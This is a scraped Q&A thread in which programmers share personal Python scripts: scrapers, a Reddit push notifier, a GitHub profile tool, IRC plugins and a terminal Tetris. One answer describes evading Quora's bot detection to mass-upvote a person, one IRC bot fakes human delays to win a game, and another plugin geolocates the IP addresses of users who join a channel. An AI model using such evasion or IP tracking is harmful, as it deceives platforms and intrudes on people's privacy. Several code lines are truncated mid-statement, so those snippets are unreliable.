serverCommsThread = serverComms(idt)
clientCommsThread = clientComms(idt, clientSock)

serverCommsThread.start()
clientCommsThread.start()

idt += 1

queue.join()
```

Its not the best by me but it was good enough,breakneck and fun.

Written Apr 6, 2015 • View Upvotes

Chinmaya Patanaik, The Vagabond..

2.1k Views

I was just reading the question How do people write more than 10,000 lines of code all by themselves? and I thought of counting the total lines in one of my python projects. So I came up with this small piece of code..

[code python]

```
import os
import sys

def get_total_lines(path):
    total_lines = 0
    for directory, dirnames, files in os.walk(path):
        for f in files:
            if f.endswith(".py"):
                full_path = os.path.join(directory, f)
                with open(full_path, 'r') as fw:
                    lines_in_file = [x for x in fw.readlines() if x != "\n"]
                    total_lines += len(lines_in_file)
                    fw.close()

    print "Total Lines of Code in the Project - ", total_lines


if __name__ == '__main__':
    get_total_lines(sys.argv[1])
    sys.exit()
```

[/code]

This might not be the best script but I was really getting bored. In my project, I had 3394 lines of code.

Code on Github : https://github.com/pattu777/Shor...

Updated May 17, 2014 • View Upvotes

Shaumik Daityari, Django all the way!

1.9k Views

So there was guy on IndiBlogger who was kinda very active on the forum. There was this contest which had just ended (WeChat with Anyone, Anywhere!).

So what this guy does is make a script in Java and extract the post info from the content pages, and generate a graph of no of posts per participants vs no of participants.

There was a single person who had submitted a whopping 14 entries for the contest. I asked who it was?

Dude coolly replies- "Do it manually."

That was it. I came up with the following just half an hour later (time inclusive of a meal and pushing the code to Github - IndiBlogger.py)

```
import sys    # sys.setdefaultencoding is cancelled by site.py
import operator
from bs4 import BeautifulSoup
from urllib import urlopen
reload(sys)    # to re-enable sys.setdefaultencoding()
sys.setdefaultencoding('utf-8')
WEBSITE = "Indian blog directory and blogger network."
class Indiblogger() :

    def __init__(self, page, topic, total) :
        if page > 0:
            url = WEBSITE + 'topic.php?pageNum_ThisVine=' + str(page) + '&totalRows_ThisV
        else:
            url = WEBSITE + 'topic.php?topic=' + str(topic) + '&sort=popular'
        print "Getting webpage " + url
        self.webpage = urlopen(url).read()
        self.soup = BeautifulSoup(self.webpage)
    def get_links(self) :
        listings = self.soup.find_all(class_ = 'listing')
        links = []
        for item in listings :
            links.append(WEBSITE + item.a['href']) #gets the first link in item
        return links
if __name__ == '__main__' :
    topic = int(raw_input('Enter Topic ID: '))
    total = int(raw_input('Enter Total posts: '))
    pages = total // 10 + 1
    bloggers = dict()
    for i in range(pages):
        webpage = Indiblogger(i, topic, total)
        links = webpage.get_links()
        for link in links:
            if link in bloggers:
                bloggers[link] += 1
            else:
                bloggers[link] = 1
    print max(bloggers.iteritems(), key=operator.itemgetter(1))[0]
```

I came up with a blog post too on the matter- For the love of Python | Scraping IndiBlogger!

Updated Jan 30, 2014 • View Upvotes

Karan Bansal, Expert level programmer in Python

7.9k Views • Upvoted by Jessica Su, CS PhD student at Stanford

1.) ***Automated Serial Upvoter bypassing Quora Bot Detection Filters in Python*** - Upvote all the answers of your crush in a single click ;)

We all sometime or other like answers of a person so much that we end up in an upvoting spree. But how much time it would take if a person has written very large number of answers (say 1800). Had it been facebook you could have written a simple script to like all the posts in a single click. But Quora hasn't released any such API yet. :(
Don't worry I have created one to minimize your time and do the same in a matter of single click.

But what makes this script different from a simple web scrapper ?
Well there are lot of modules in Python which try to simulate the client-server interaction and behave like a browser and try to send requests and handle response by themselves. For eg - mechanize etc.
Well there are simple ways to block such scripts by analyzing the request headers and some other parameters.

But this script tries to automate the browser (say chrome) itself and chrome will be sending all the requests and handling responses on it's behalf and there is no way for the server to know that your browser is automated other than using Artificial Intelligence (say by analyzing say time interval between various clicks and some other parameters).
Well, one can always modify the script to look like requests are coming from a browser operated by a genuine human user by say increasing the interval between clicks etc.
More sophisticated the detection algorithms, more sophisticated are the hacks.

There is no policy of Quora which prevents you from going on an upvoting spree.

You don't need to worry if you have already upvoted some of her answers. When this script will finish her all answers will be upvoted from your account.

Also you can remove all the upvotes by changing a single variable in a script by changing a single variable in the config file.

PS - ***I have posted the answer for educational purpose only. I am not posting the code since it can be misused and will spoil the essence of Quora.***

Rohit Kulkarni, Data Engineer at Amazon.com
1.5k Views

I am relatively new on GitHub, but have been developing in python for quite a while. This is a piece of code I wrote (copying from my readme file) -
--


Reddit 2 Phone

This code, using Reddit's praw api module along with Pushbullet api, pushes top Reddit posts from any subreddit (sent as an argument) to your phone!
Nobody has time to go to websites and see whats happening! News, events, facts, updates .. they all want them on their phone, that too using PUSH notifications!
This is the easiest way to it!
The code currently relies on Reddit API, so works for all Reddit subreddits. Will soon update - to scrape any website and deliver content to your phone! :)
--

```
import time
import csv
import praw
import sys
from collections import defaultdict
from pushbullet import PushBullet

apiKey = "YOUR API KEY HERE"
p = PushBullet(apiKey)
devices = p.getDevices()

contacts = p.getContacts()

```

```
subreddit_names = sys.argv[1]
r = praw.Reddit('Reddit app to deliver jokes and other stuff. Any Subreddit.')

already_delivered = defaultdict(list)
time_counter = 0
while True:
    delivery_text = defaultdict(list)
    time_counter += 1
    subreddit = r.get_subreddit(subreddit_names)
    for submission in subreddit.get_hot(limit=30):
        text = submission.selftext.encode('utf-8').strip().replace('\n',' ')
        title = submission.title.encode('utf-8').strip().replace('\n',' ')
        url = submission.url.encode('utf-8').strip().replace('\n',' ')
        post_time = submission.created
        if submission.id not in already_delivered.keys():
            delivery_text[submission.id].append([subreddit_names,title,text,url,post_time])
            already_delivered[submission.id].append(title)
            already_delivered[submission.id].append(text)
            already_delivered[submission.id].append(url)
            already_delivered[submission.id].append(post_time)
    for each_post in delivery_text.keys():
        if 'jokes' in subreddit_names.lower():
            print delivery_text[each_post][0][1],delivery_text[each_post][0][2]
            p.pushNote(devices[0]["iden"],'JOKES',delivery_text[each_post][0][1] + '|' + delivery_
        else:
            print delivery_text[each_post][0][1],delivery_text[each_post][0][3]
            p.pushNote(devices[0]["iden"],delivery_text[each_post][0][0] + ' : ' + delivery_text[e
        time.sleep(60)
    if time_counter % 10 == 0:
        with open('/home/ubuntu/reddit-delivery/data/'+str(time.time())+'.txt','wb') as tf:
            writer = csv.writer(tf, delimiter = '\t')
            for item in already_delivered.keys():
                writer.writerow(already_delivered[item])
        already_delivered = defaultdict(list)
    time.sleep(1800)
```

Edit: Grammar and some minor changes.
Edit2: rohitkulky/leisure
This is what it looks like -





Written May 17, 2015 • View Upvotes


Ashwini Purohit, Google Developer, loves to code!
569 Views


A python script that shows information about any GitHub repository or any GitHub user.

Some screenshots of the working script :


Welcome to the Python Interface of GitHub!
Please enter your choice :
1. Get information about user
2. Get information about a particular repository
Enter your choice here: 1
Enter the user name of the person you want to see : jlevy
Full Name : Joshua Levy
User Name : jlevy
193
Followers
342
Starred
14
Following
Joshua Levy
jlevy
Mountain View, California
joshua@cal.berkeley.edu
https://twitter.com/ojoshe
Joined on 29 Jul 2012
Organizations
Popular repositories
the-art-of-command-line
repren
awesome-shell
awesome-python
procdog
Repositories contributed to
Public contributions


Joined on 29 Jul 2012
193
Followers
342
Starred
14
Following
Organizations
Joshua Levy
jlevy
Contributions in the last year
237 total
Jul 4, 2014 - Jul 4, 2015
Longest streak
8 days
Mountain View, California
joshua@cal.berkeley.edu
https://twitter.com/ojoshe
Joined on 29 Jul 2012
June 19
June 26
193 342 14
Total commits this week : 27
1 : the-art-of-command-line
2 : repren
3 : awesome-shell
4 : awesome-python
5 : procdog
ashwini@ashwini-Lenovo-Z50-70:~/git-repo$
Popular repositories
Repositories contributed to
Public contributions


ashwini@ashwini-Lenovo-Z50-70:~/git-repo$ python gitfiles.py
Welcome to the Python Interface of GitHub!
Please enter your choice :
1. Get information about user
2. Get information about a particular repository
Enter your choice here: 2
Enter the user name ashwini0529
Enter the repository name : git-repo
git-repo
A python script that tells about GitHub users and repositories. — Edit
12
commits
1
branch
0
releases
git-repo / +
README.md
git-repo
A python script that tells about github user or any particular repository!
Main functions :



The source code of the script could be found at ashwini0529/git-repo
or,

```
import urllib2
from bs4 import BeautifulSoup
import requests
def mainPage():
    print '''Welcome to the Python Interface of GitHub!
    Please enter your choice :
    1. Get information about user
    2. Get information about a particular repository\n'''
    choice = int(raw_input('Enter your choice here: '))
    if(choice == 1):
        infoAboutUser()
    elif (choice == 2):
        infoAboutRepo()
    #Information about a particular repository...
def infoAboutRepo():
    user = raw_input('Enter the user name ')
    repo = raw_input('Enter the repository name : ')
    def pulse():
        url = "https://github.com/"+user+'/'+repo+'/pulse/monthly'
        page = urllib2.urlopen(url)
        soup = BeautifulSoup(page.read())
        print '''
        The whole information about the repository is as follows :\n'''
        for each_div in soup.findAll('div',{'class':'section diffstat-summary'}):
            print each_div.get_text()
    def readme():
        url = "https://github.com/"+user+'/'+repo+'/blob/master/README.md'
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        paragraphs = soup.find('article', {"class" : "markdown-body entry-content"}).get_
```

```
        print '''README\n'''
        print paragraphs
    #watching not working as of now. Only giving 0 as Watcher...
    def watching():
        url = "https://github.com/"+user+'/'+repo
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        watch = soup.find('a' , {"class" : "social-count js-social-count"}).get_text()
        print 'Watchers: ' + watch
    def statistics():
        url = "https://github.com/"+user+'/'+repo
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        for ultag in soup.find_all('ul', {'class' : 'numbers-summary'}):
            for litag in ultag.find_all('li'):
                print litag.text
    statistics()
    pulse()
    readme()
    #watching() ---> Now not showing correct watch number.. always 0
    #more features to be added...
def infoAboutUser():
    user = raw_input('Enter the user name of the person you want to see : ')
    url = 'https://github.com/'+user
    def profileInfo():
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        h1 = soup.find('h1', 'vcard-names')
        spans = h1.find_all('span', attrs = {'class': "vcard-fullname"})
        for span in spans:
            print 'Full Name : '+span.string
        spans = h1.find_all('span', attrs = {'class': "vcard-username"})
        for span in spans:
            print 'User Name : '+span.string
        stats = soup.find('div', {'class': 'vcard-stats'}).get_text()
        print stats
        userHistory = soup.find('div', {'class' : 'column one-fourth vcard'}).get_text()
        print userHistory
    def contributions():
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        totalContributions = soup.find('div' , {'class' : 'contrib-column contrib-column-
        print totalContributions
        longestStreak = soup.find('div' , {'class' : 'contrib-column table-column'}).get_
        print longestStreak
        h3 = soup.find('h3', 'conversation-list-heading')
        spans = h3.find_all('span', attrs = {'class': "text-emphasized"})
        for span in spans:
            print 'Total commits this week : '+ span.string
    def popularRepos():
        soup = BeautifulSoup(urllib2.urlopen(url).read())
        popularRepo = soup.find('div' , {'class': 'boxed-group flush'})
        spans = popularRepo.find_all('span', attrs = {'class' : 'repo'})
        countPopularRepo =0
        for span in spans:
            countPopularRepo = countPopularRepo+1
            print str(countPopularRepo)+' : '+span.string

```

```
    profileInfo()
    contributions()
    popularRepos()
mainPage()
```

This is a handy way to get out things . :P

Written Jul 5, 2015 • View Upvotes

Manoj Singaperumal, Loves openSource

1.2k Views

I desperately wanted to check out the coursera video's, but the internet speed at my home literally sucks, so at that time i have come up with a python script to download the videos from Coursera

skmanoj/Coursera

Written Apr 13, 2014 • View Upvotes

Ishan Marikar, Software Developer, Day-Dreamer, Wannabe-Entrepreneur & Internaut

759 Views

This is one of mine, and it's trivial, but I had so much fun making it. :3
I spend alot of time in an IRC chat-room called "#mnfh" (Meet New Friends Here) and you occasionally have this game called the Duck Hunt, where your objective is shoot down the duck by typing in '.bang' before the others do. I used to suck at that game so much, that was until I decided to tackle the problem with Python.

ishan-marikar/BangTheDuck

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import hexchat
import random
import time
__module_name__ = "BangTheDuck"
__module_version__ = "0.1"
__module_description__ = "Kill the evil duck that resides at #mnfh"
class Duck:
    EVIL = 1
    GOOD = 2
""" Configurations """
min_delay = 1.5
max_delay = 5.0
botname = "CookieBot"
kill_commands = [".bang", ".pewpewpew"]
free_commands = [".befree", ".pokeball"]
all_ducks = {
        "\_.o<" : Duck.EVIL
        ,"\_.<" : Duck.EVIL
        ,"\_o<" : Duck.GOOD
        }
def check_duck(word, word_eol, userdata):
        """ Check the messages to see if it actually contains the duck, if yes, fire away
        #nick, message = word
```

```
        nick = word[0]
        message = word[1]
        if nick == botname:
                for duck in all_ducks:
                        if duck in message:
                                if all_ducks[duck] == Duck.EVIL:
                                        completeMessage = "say %s" % random.choice(kill_c
                                        simulate_humanism()
                                        print "\002Killing the evil duck.."
                                        hexchat.command(completeMessage)
                                elif all_ducks[duck] == Duck.GOOD:
                                        print "\002Freeing the good duck.. "
                                        completeMessage = "say %s" % random.choice(free_c
                                        simulate_humanism()
                                        hexchat.command(completeMessage)
        return hexchat.EAT_NONE
def simulate_humanism():
        delay = random.uniform(min_delay, max_delay)
        print "\002Delaying for %d seconds" % delay
        time.sleep(delay)
print "\002%s is loading up it's machine gun." % __module_name__
hexchat.hook_print("Channel Message", check_duck)
```

.. the other was yet another simple hexchat script that displays the location of a user when he joins an IRC channel.

ishan-marikar/where-are-you-irc

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import hexchat
import re
import warnings
# PyNaCl issues a warning every time it's imported
import requests
__module_name__ = "where-are-you"
__module_version__ = "0.1"
__module_description__ = "Find the location of everyone joining the channel."
geoip_api = "https://freegeoip.net/json/"
ip_pattern = re.compile("[0-9]+(?:\.[0-9]+){3}")
def join_message_parser(word, word_eol, userdata):
    try:
        ip = re.findall(ip_pattern, word_eol[0])
        complete_url = geoip_api + ip[0]
        response = requests.get(complete_url)
        location = response.json()
        print "\002\00304 ( %s ) Country: %s , Region: %s , City: %s , Time Zone: %s "
    except:
        pass
    return hexchat.EAT_NONE
print "\002%s is loading up .." % __module_name__
hexchat.hook_print("Join", join_message_parser)
```

```
31 hexchat.hook_print("WhoIs Real Host", join_message_parser)
```

Here's one that I named "Rainbow Search", which basically all it does is scrape our local telephone dictionary website.

ishan-marikar/rainbow-search

This is just one of the few scripts, and I'll upload the rest of it later :3

Updated May 14, 2015 • View Upvotes

Surya Sankar, Your code writes you

1.1k Views

I usually work on web apps and as such I rarely write standalone scripts. I have finally got a good script to post here. Wrote this small tetris game in python after seeing another one implemented in ruby.

SuryaSankar/tetrispy

```
2  from random import randint
3  import sys
4  import select
6  BRICK = "x"
7  SPACE = " "
8  NEWLINE = "\n"
11 def concatenate(generator):
12     return ''.join(list(generator))
15 def transpose(matrix):
16     return [list(row) for row in zip(*matrix)]
19 def reverse_rows(matrix):
20     return [list(reversed(row)) for row in matrix]
23 def rotate_90_clockwise(matrix):
24     # return [list(reversed(row)) for row in zip(*matrix)]
25     return reverse_rows(transpose(matrix))
28 def rotate_90_counter_clockwise(matrix):
```

```
    return transpose(reverse_rows(matrix))
def paint_cell(cell):
    return BRICK if cell == 1 else SPACE
class TBlock(object):
    def __init__(self, height, width, top=None, left=None):
        self.matrix = [[1] * width] + [
            [0] * (width / 2) + [1] + [0] * (width - width / 2 - 1)
            ] * (height-1)
        self.top = top
        self.left = left
        self.height = height
        self.width = width
    def rotate_clockwise(self):
        self.matrix = rotate_90_clockwise(self.matrix)
    def rotate_counter_clockwise(self):
        self.matrix = rotate_90_counter_clockwise(self.matrix)
class Board(object):
    def __init__(self, height=35, width=30):
        self.height = height
        self.width = width
        self.matrix = [
            [1] + [0 for _ in range(width)] + [1]
            for __ in range(height)] + [[1 for _ in range(width + 2)]]
    def __str__(self):
        string = concatenate(paint_cell(cell) for cell in self.matrix[0])
        for row in self.matrix[1:-1]:
            string += NEWLINE
            string += concatenate(paint_cell(cell) for cell in row)
        string += NEWLINE
        string += concatenate(paint_cell(cell) for cell in self.matrix[-1])
        return string
    def can_fit(self, block, row, col):
        try:
            return all(c + self.matrix[row + ri][col + ci] in (0, 1)
                       for ri, r in enumerate(block.matrix)
                       for ci, c in enumerate(r))
        except IndexError:
            return False
    def place(self, block, y, x):
        for ri, r in enumerate(block.matrix):
            for ci, c in enumerate(r):
                self.matrix[y + ri][x + ci] += c
        block.top = y
        block.left = x
    def remove(self, block, y, x):
        for ri, r in enumerate(block.matrix):
            for ci, c in enumerate(r):
                self.matrix[y + ri][x + ci] -= c
        block.top = y
        block.left = x
def move_right(board, block):
    board.remove(block, block.top, block.left)
    if board.can_fit(block, block.top, block.left+1):
        board.place(block, block.top, block.left+1)
```

```
    else:
        board.place(block, block.top, block.left)
def move_left(board, block):
    board.remove(block, block.top, block.left)
    if board.can_fit(block, block.top, block.left-1):
        board.place(block, block.top, block.left-1)
    else:
        board.place(block, block.top, block.left)
def rotate_clockwise(board, block):
    board.remove(block, block.top, block.left)
    block.rotate_clockwise()
    if board.can_fit(block, block.top, block.left):
        board.place(block, block.top, block.left)
    else:
        block.rotate_counter_clockwise()
        board.place(block, block.top, block.left)
def rotate_counter_clockwise(board, block):
    board.remove(block, block.top, block.left)
    block.rotate_counter_clockwise()
    if board.can_fit(block, block.top, block.left):
        board.place(block, block.top, block.left)
    else:
        block.rotate_clockwise()
        board.place(block, block.top, block.left)
def move_down(board, block):
    board.remove(block, block.top, block.left)
    if board.can_fit(block, block.top+1, block.left):
        board.place(block, block.top+1, block.left)
    else:
        board.place(block, block.top, block.left)
        raise Exception
def place_on_top(board, block):
    top = 0
    left = randint(1, board.width-block.width)
    if board.can_fit(block, top, left):
        board.place(block, top, left)
def timed_input(n):
    rlist, _, __ = select.select([sys.stdin], [], [], n)
    if rlist:
        x = sys.stdin.readline().strip()
        return x
    else:
        return None
if __name__ == '__main__':
    h = raw_input("Enter board height [30]: ")
    w = raw_input("Enter board width [40]: ")
    prompt = """
        Enter
        a followed by Enter for moving left,
        d followed by Enter for moving right,
        w followed by Enter for clockwise,
        s followed by Enter for anticlockwise
        and just Enter for staying in same column.
        You will get 1 seconds to think. Press any key when you
```

```
        are ready to start
        """
    raw_input(prompt)
    if h == '':
        h = 30
    else:
        h = int(h)
    if w == '':
        w = 40
    else:
        w = int(w)
    board = Board(h, w)
    block = TBlock(height=randint(2, 4), width=randint(2, 4))
    place_on_top(board, block)
    print board
    x = timed_input(1)
    while x != 'EOF':
        try:
            move_down(board, block)
        except:
            block = TBlock(height=randint(2, 4), width=randint(2, 4))
            place_on_top(board, block)
        if x is not None:
            if x == 'a':
                move_left(board, block)
            elif x == 'd':
                move_right(board, block)
            elif x == 'w':
                rotate_clockwise(board, block)
            elif x == 's':
                rotate_counter_clockwise(board, block)
        print board
        x = timed_input(1)
```

Written May 2, 2015 • View Upvotes

